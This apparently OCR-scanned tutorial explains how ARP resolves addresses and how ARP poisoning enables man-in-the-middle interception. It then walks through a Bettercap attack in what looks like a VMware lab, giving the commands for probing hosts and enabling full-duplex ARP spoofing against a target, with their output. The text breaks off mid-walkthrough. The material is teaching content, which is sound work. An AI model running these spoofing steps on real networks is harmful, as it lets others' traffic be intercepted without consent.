
I. ARP


1. What is ARP?

   ARP (Address Resolution Protocol) is a protocol used to map an IP address of a machine to its MAC address.

2. How does it work?




For example, Host A wants to communicate with host D. They already know their IP address, but they are in a LAN so they are connected by a switch. Switch is a layer 2 device so they can only use MAC addresses, not IP addresses. So host A somehow need to find out host D MAC address. Host A will shout out to the entire network saying “who is 192.168.0.4, tell me your MAC address” by sending ARP Request.



ARP Request message is sent by host A and broadcast to all hosts in the network

- ARP Request includes following information:



PDU Information at Device: A

OSI Model | Outbound PDU Details

PDU Formats

EthernetII

PREAMBLE: 101010..10	!	DEST ADDR:FFFF.FFFF.FFF F		
SRC ADDR:0000 .0000.AAAA	TYP E:0x	DATA (VARIAB LE LENGTH)	FCS:0x00000000	


Arp

HARDWARE TYPE:0x0001		PROTOCOL TYPE:0x0800	
HLEN:0x06	PLEN:0x04	OPCODE:0x0001	
SOURCE MAC :0000.0000.AAAA			
		SOURCE IP :192.168.0.1	
TARGET MAC:0000.0000.0000			
TARGET IP:192.168.0.4			


-

Src IP: 192.168.0.1
Dst IP: 192.168.0.4
Dst MAC: FFFF.FFFF.FFFF (this is broadcast address)
Src MAC: 0000.0000.AAAA


- Host D has the IP address that matches the Dst IP in ARP Request so it will receive that message and other hosts will drop ARP messages.




- After that, host D will send back ARP Reply (unicast to host A)


A
IP: 192.168.0.1
MAC: 0000.0000.AAAA
B
IP: 192.168.0.2
MAC: 0000.0000.BBBB
Switch0
C
IP: 192.168.0.3
MAC: 0000.0000.CCCC
D
IP: 192.168.0.4
MAC: 0000.0000.DDDD

-


A
IP: 192.168.0.1
MAC: 0000.0000.AAAA
B
IP: 192.168.0.2
MAC: 0000.0000.BBBB
Switch0
C
IP: 192.168.0.3
MAC: 0000.0000.CCCC
D
IP: 192.168.0.4
MAC: 0000.0000.DDDD



PREAMBLE: 101010..10 | DEST ADDR:0000.0000.AAAA

SRC ADDR:0007.EC35.3181 | TYPE:0x | DATA (VARIABLE LENGTH) | FCS:0x00000000

HARDWARE TYPE:0x0001	PROTOCOL TYPE:0x0800
HLEN:0x06, PLEN:0x04	OPCODE:0x0002
SOURCE MAC :0007.EC35.3181	
	SOURCE IP :192.168.0.4
TARGET MAC:0000.0000.AAAA	
TARGET IP:192.168.0.1	

ARP Reply includes following information:

-

Src IP: 192.168.0.4
Dst IP: 192.168.0.1
Dst MAC: 0000.0000.AAAA
Src MAC: 0000.0000.DDDD


- Host A receives this message and adds MAC address of Host D to its ARP table. So now host A and host D can communicate with each other.


II. ARP Poisoning (ARP Spoofing)

1. What is ARP Poisoning
   ARP Poisoning (also known as ARP Spoofing) is a type of cyber attack carried out over a Local Area Network (LAN) that involves sending malicious ARP packets to a default gateway on a LAN in order to change the pairings in its IP to MAC address table. This attack is known as MITM(Man-In-The-Middle) attack.
   1.1 Why ARP Spoofing is possible
   1. Clients accept ARP Reply even if they did not send a request.

2. Clients trust respond without any form of verification.

2. How does it work ?






- To start the attack, a hacker sends specifically crafted arp messages to Victim pretending to the default gateway, the ideal is to poison Victim's ARP cache (or ARP table) and trick it into listing the hacker's address as the default gateway. So in this case the victim replaces the MAC address for the default gateway with the MAC address of the hacker .
- Now if the victim wants to send some data to the Internet, it's going to look up the MAC address in his/her ARP table. The data will be sent to the switch just like normal flow but this time the data is not sent to the router, it's sent to the attacker instead. And now the hacker can do all the snooping he wants on the data before sending it to the real default gateway.
- This attack is known as Man-In-The-Middle Attack, it's where the attacker places himself in between the victim and whichever system it is trying to access. If the attack is successful, the hacker can inspect everything that is happening while the victim is none the wiser.

IV. Exploit the attack

sudo bettercap




```
┌──(kali㉿kali)-[~]
└─$ sudo bettercap
[sudo] password for kali:
bettercap v2.33.0 (built for linux amd64 with go1.22.6) [type 'help' for a list
of commands]

192.168.1.0/24 > 192.168.1.135  » [14:08:18] [sys.log] [inf] gateway monitor sta
rted ...
```


- **Command used**: The user types `sudo bettercap` to run Bettercap with administrative privileges, and the system prompts for the password to authenticate.
- **Version information**: The Bettercap tool is running version `v2.33.0`, compiled for Linux (amd64).
- **Initialization process**: After launching, Bettercap starts monitoring the network and associates the `192.168.1.0/24` network with a specific gateway address `192.168.1.135`. This could be the first step in preparing for an attack, such as ARP spoofing or monitoring network traffic.

net.probe on



```
192.168.1.0/24 > 192.168.1.135  » net.probe on
192.168.1.0/24 > 192.168.1.135  » [14:20:15] [sys.log] [inf] net.probe starting
net.recon as a requirement for net.probe
192.168.1.0/24 > 192.168.1.135  » [14:20:15] [sys.log] [inf] net.probe probing 2
56 addresses on 192.168.1.0/24
192.168.1.0/24 > 192.168.1.135  » [14:20:15] [endpoint.new] endpoint 192.168.1.2
54 detected as 00:50:56:fc:f7:42 (VMware, Inc.).
192.168.1.0/24 > 192.168.1.135  » [14:20:15] [endpoint.new] endpoint 192.168.1.1
 detected as 00:50:56:c0:00:11 (VMware, Inc.).
192.168.1.0/24 > 192.168.1.135  » [14:20:17] [endpoint.new] endpoint 192.168.1.1
32 (DESKTOP-AD4N6P4) detected as 00:0c:29:6f:2b:df (VMware, Inc.).
192.168.1.0/24 > 192.168.1.135  »
```

1. **Starting the Probe**:
   a. The command `net.probe on` is executed to begin probing the network. This command sends out probes to identify active devices on the network.
   b. The system log indicates that the probe is starting and is actively scanning `256 addresses` within the `192.168.1.0/24` network range.
2. **Network Discovery Process**:
   - As the probe progresses, new endpoints (devices) are detected. The log shows several new endpoints identified on the network:
     - **Endpoint 1**: The first device detected has the MAC address `00:50:56:fc:f7:42`, which is identified as a VMware device.
     - **Endpoint 2**: A second VMware device is detected with the MAC address `00:50:56:c0:00:11`.
     - **Endpoint 3**: Another VMware device is identified with the MAC address `00:0c:29:6f:2b:df`.
     - Additionally, a device identified as `DESKTOP-AD4N6P4` is detected with the same MAC address as the last device.
3. **Details of the Detected Devices**:
   a. All the detected devices are identified as being part of the VMware Inc. network, indicating that virtual machines or VMware hosts are present within the network environment.
   b. The presence of these devices shows that the network contains virtualized environments, which can be important in understanding the types of systems on the network.



```
192.168.1.0/24 > 192.168.1.135  » set arp.spoof.fullduplex true
192.168.1.0/24 > 192.168.1.135  » set arp.spoof.targets 192.168.1.132
192.168.1.0/24 > 192.168.1.135  »
```

Full-Duplex ARP Spoofing:
The user has set the **`arp.spoof.fullduplex`** parameter to **`true`** using the command:


```
set arp.spoof.fullduplex true
```

- **Effect**: Enabling full-duplex mode means that both the target and the gateway will be attacked simultaneously. This setup helps bypass certain network defenses by spoofing both directions of traffic (from the target to the gateway and vice versa), ensuring a more persistent attack.

Target Configuration:
